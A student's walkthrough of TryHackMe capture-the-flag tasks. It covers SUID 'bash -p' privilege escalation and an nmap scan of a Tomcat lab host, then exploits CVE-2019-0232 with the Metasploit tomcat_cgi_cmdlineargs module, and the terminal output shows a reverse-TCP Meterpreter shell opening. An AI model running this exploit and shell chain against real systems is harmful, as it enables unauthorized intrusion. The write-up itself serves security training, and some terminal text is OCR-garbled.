Answer: thm{2fb10afe933296592}

Thought Process/Methodology:

After accessing the target's machine and retrieving the IP address, we downloaded an enumeration script named LinEnum to collect information such as permissions to executables or files that are outside our home directory. We used the command **wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh** and downloaded it into a temporary directory that we created. Next, we used **python3** to turn our machine into a web server so that we can download LinEnum.sh script onto the target machine by using the command **python3 -m http.server 8080.** After the download is successful, we then upload this to the vulnerable Instance using **wget http://localhost IP:8080/LinEnum.sh .** Then, we setup netcat on the vulnerable Instance to listen for an incoming file and then on our own machine to send the file. After that, we added the execution permission to LinEnum.sh using the command **chmod +x LinEnum.sh** . The +x parameter is used to add the x permission, which is the symbol for the execute permission. Next, we executed the file using the command **./LinEnum.sh .** After that, we logged into the vulnerable Instance using SSH. We ran the command **find / -perm -u=s -type f 2>/dev/null** to search for executables that have the SUID permission set. We found that one of the executable files was /bin/bash. Thus, we referred to GFTObins to see the Unix binaries that can be used to bypass local security restrictions. From our research, we found that we can use the command bash -p to escalate our privileges from cmnatic to root. Thus, when we type in **cat /root/flag.txt** , the flag will be shown.


Day 12 : Networking - Ready, set, elf.

Tools used: AttackBox, Firefox, Terminal

Solution/Walkthrough:

Question 1: What is the version number of the web server?


Open Terminal and run **echo “10.10.45.132” > target.txt** to display target.txt. Then, use cat command, **cat target.txt** to concatenate files and print on the standard output. To scan IP address and ports in the network, **nmap -sVC -vv -iL target.txt** is used.



Applications Places System
Thu 30 Jun, 06:11
AttackBox IP:10.10.238.16
root@ip-10-10-238-16: ~
File Edit View Search Terminal Help

```
root@ip-10-10-238-16:~# echo "10.10.45.132" > target.txt
root@ip-10-10-238-16:~# cat target.txt
10.10.45.132
root@ip-10-10-238-16:~# nmap -sVC -vv -iL target.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-30 06:11 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 06:11
Completed NSE at 06:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 06:11
Completed NSE at 06:11, 0.00s elapsed
Initiating ARP Ping Scan at 06:11
 anning 10.10.45.132 [1 port]
 mpleted ARP Ping Scan at 06:11, 0.22s elapsed (1 total hosts)
 itiating Parallel DNS resolution of 1 host. at 06:11
Completed Parallel DNS resolution of 1 host. at 06:11, 0.00s elapsed
Initiating SYN Stealth Scan at 06:11
Scanning ip-10-10-45-132.eu-west-1.compute.internal (10.10.45.132) [1000 ports]
Discovered open port 8080/tcp on 10.10.45.132
Discovered open port 3389/tcp on 10.10.45.132
```

After running the nmap command, the version number of the web server can be found.



Applications Places System
Thu 30 Jun, 06:16
AttackBox IP:10.10.238.16
root@ip-10-10-238-16: ~
File Edit View Search Terminal Help

```
|_    HTTP Version Not Supported</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h
2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-co
lor:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white
;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body><h
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
?new-service :
SF-Port8080-TCP:V=7.60%I=7%D=6/30%Time=62BD3088%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,2000,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/html;chars
SF:et=UTF-8\r\nDate:\x20Thu,\x2030\x20Jun\x202022\x2005:11:35\x20GMT\r\nCo
 :nnection:\x20close\r\n\r\n\r\n\r\n\r\n<!DOCTYPE\x20html>\r\n<html\x20la
 :ng=\"en\">\r\n\x20\x20\x20\x20<head>\r\n\x20\x20\x20\x20\x20\x20\x20\x2
 :0<meta\x20charset=\"UTF-8\"\x20/>\r\n\x20\x20\x20\x20\x20\x20\x20\x20<t
SF:itle>Apache\x20Tomcat/9\.0\.17</title>\r\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20<link\x20href=\"favicon\.ico\"\x20rel=\"icon\"\x20type=\"image/x-ico
SF:n\"\x20/>\r\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20href=\"favicon\.i
SF:co\"\x20rel=\"shortcut\x20icon\"\x20type=\"image/x-icon\"\x20/>\r\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20<link\x20href=\"tomcat\.css\"\x20rel=\"styl
SF:esheet\"\x20type=\"text/css\"\x20/>\r\n\x20\x20\x20\x20</head>\r\n\r\n\
SF:x20\x20\x20\x20<body>\r\n\x20\x20\x20\x20\x20\x20\x20\x20<div\x20id=\"w
SF:rapper\">\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<div\x20id
SF:=\"navigation\"\x20class=\"curved\x20container\">\r\n\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span\x20id=\"nav-home\">
SF:<a\x20href=\"https://tomcat\.apache\.org/\">Home</a></span>\r\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span\x20id=\"n
SF:av-hosts\"><a\x20href=\"/docs/\">Documentation</a></span>\r\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span\x20id=\"nav
SF:-config\"><a\x20href=\"/docs/config/\">Configuration</a></span>\r\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span\x20id
SF:=\"nav-examples\"><a\x20href=\"/examples/\">Examples")%r(HTTPOptions,7D
SF:,"HTTP/1\.1\x20200\x20\r\nAllow:\x20GET,\x20HEAD,\x20POST,\x20OPTIONS\r
SF:\nContent-Length:\x200\r\nDate:\x20Thu,\x2030\x20Jun\x202022\x2005:11:3
SF:5\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,8CB,"HTTP/1\.1
SF:\x20505\x20\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-Lang
SF:uage:\x20en\r\nContent-Length:\x202114\r\nDate:\x20Thu,\x2030\x20Jun\x2
SF:02022\x2005:11:35\x20GMT\r\n\r\n<!doctype\x20html><html\x20lang=\"en\">
```

<u>Answer: 9.0.17</u>

<u>Question 2</u>: What CVE can be used to create a Meterpreter entry onto the machine?

To find the CVE, we looked it up on the http://www.exploit-db.com.


Applications Places System
Thu 30 Jun, 06:18
AttackBox IP:10.10.238.16
apache tomcat cgi metasploit - Google Search - Mozilla Firefox
apache tomcat cgi meta
https://www.google.com/search?channel=fs&client=ubuntu&q=apache+tomcat+cgi+metasploit
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Reverse Shell Cheat S...
Google
apache tomcat cgi metasploit
Sign in
All
Images
Videos
News
Shopping
More
Tools

About 24,900 results (0.37 seconds)

https://www.rapid7.com › http › tomcat_cgi_cmdlineargs

Apache Tomcat CGIServlet enableCmdLineArguments ...

2 Jul 2019 — This module exploits a vulnerability in **Apache Tomcat's CGIServlet** component. When the enableCmdLineArguments setting is set to true, ...

People also search for

apache tomcat 9.0 6 vulnerabilities
apache tomcat 9.0 7 exploit
cve-2019-0232
apache tomcat exploit
apache tomcat 7.0 108 exploit
apache tomcat 9.0 31 ubuntu exploit

https://www.infosecmatter.com › metasploit-module-lib...

Apache Tomcat CGIServlet enableCmdLineArguments ...


Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability - **Metasploit**. This page contains detailed information about how to use the exploit/windows/http/ ...

Knowledge Base · Scenarios · Msfconsole Usage · Module Options

https://www.exploit-db.com › exploits

Apache Tomcat - CGIServlet enableCmdLineArguments ...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


Applications Places System Thu 30 Jun, 06:18
AttackBox IP:10.10.238.16
Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit) - Windows remote Exploit - Mozilla Firefox
Apache Tomcat - CGISer
https://www.exploit-db.com/exploits/47073
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Reverse Shell Cheat S...
EXPLOIT DATABASE

Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47073	2019-0232	METASPLOIT	REMOTE	WINDOWS	2019-07-03

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:


```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


<u>Answer: CVE-2019-0232</u>

<u>Question 3</u>: What are the contents of flag1.txt?

Those values have been set accordingly to get a Meterpreter connection.


Applications Places System Thu 30 Jun, 06:25
AttackBox IP:10.10.238.16
root@ip-10-10-238-16: ~
File Edit View Search Terminal Help


```
SF:ground-color:#525D76;font-size:16px;}\x20h3\x20{font-family:Tahoma,Aria
SF:l,sans-serif;color:white;background-color:#525D76;font-size:14px;}\x20b
SF:ody\x20{font-family:Tahoma,Arial,sans-serif;color:black;background-colo
SF:r:white;}\x20b\x20{font-family:Tahoma,Arial,sans-serif;color:white;back
SF:ground-color:#525D76;}\x20p\x20{font-family:Tahoma,Arial,sans-serif;bac
SF:kground:white;color:black;font-size:12px;}\x20a\x20{color:black;}\x20a\
SF:.name\x20{color:black;}\x20\.line\x20{height:1px;background-color:#525D
SF:76;border:none;}</style></head><body><h");
MAC Address: 02:3E:AE:DC:AF:B3 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s

NSE: Script Post-scanning.
 E: Starting runlevel 1 (of 2) scan.
 itiating NSE at 06:11
 mpleted NSE at 06:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 06:11
Completed NSE at 06:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.09 seconds
           Raw packets sent: 3003 (132.116KB) | Rcvd: 14 (600B)
root@ip-10-10-238-16:~# msfconsole -q
msf5>msf5 > msf5> search 2019-0232
[-] Unknown command: msf5>.
msf5 > search 2019-0232

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
```



Applications Places System
Thu 30 Jun, 06:34
AttackBox IP:10.10.238.16
root@ip-10-10-238-16: ~
File Edit View Search Terminal Help

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.45.132
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.45.132
rhosts => 10.10.45.132
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.238.16:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
  ] Command Stager progress -  20.86% done (20997/100668 bytes)
  ] Command Stager progress -  27.81% done (27996/100668 bytes)
  ] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.45.132
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Meterpreter session 1 opened (10.10.238.16:4444 -> 10.10.45.132:49732) at 2022-06-30 06:31:35 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit

meterpreter > shell
Process 2468 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

By looking up on the right files, the content of flag1.txt can be found on **c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin .**



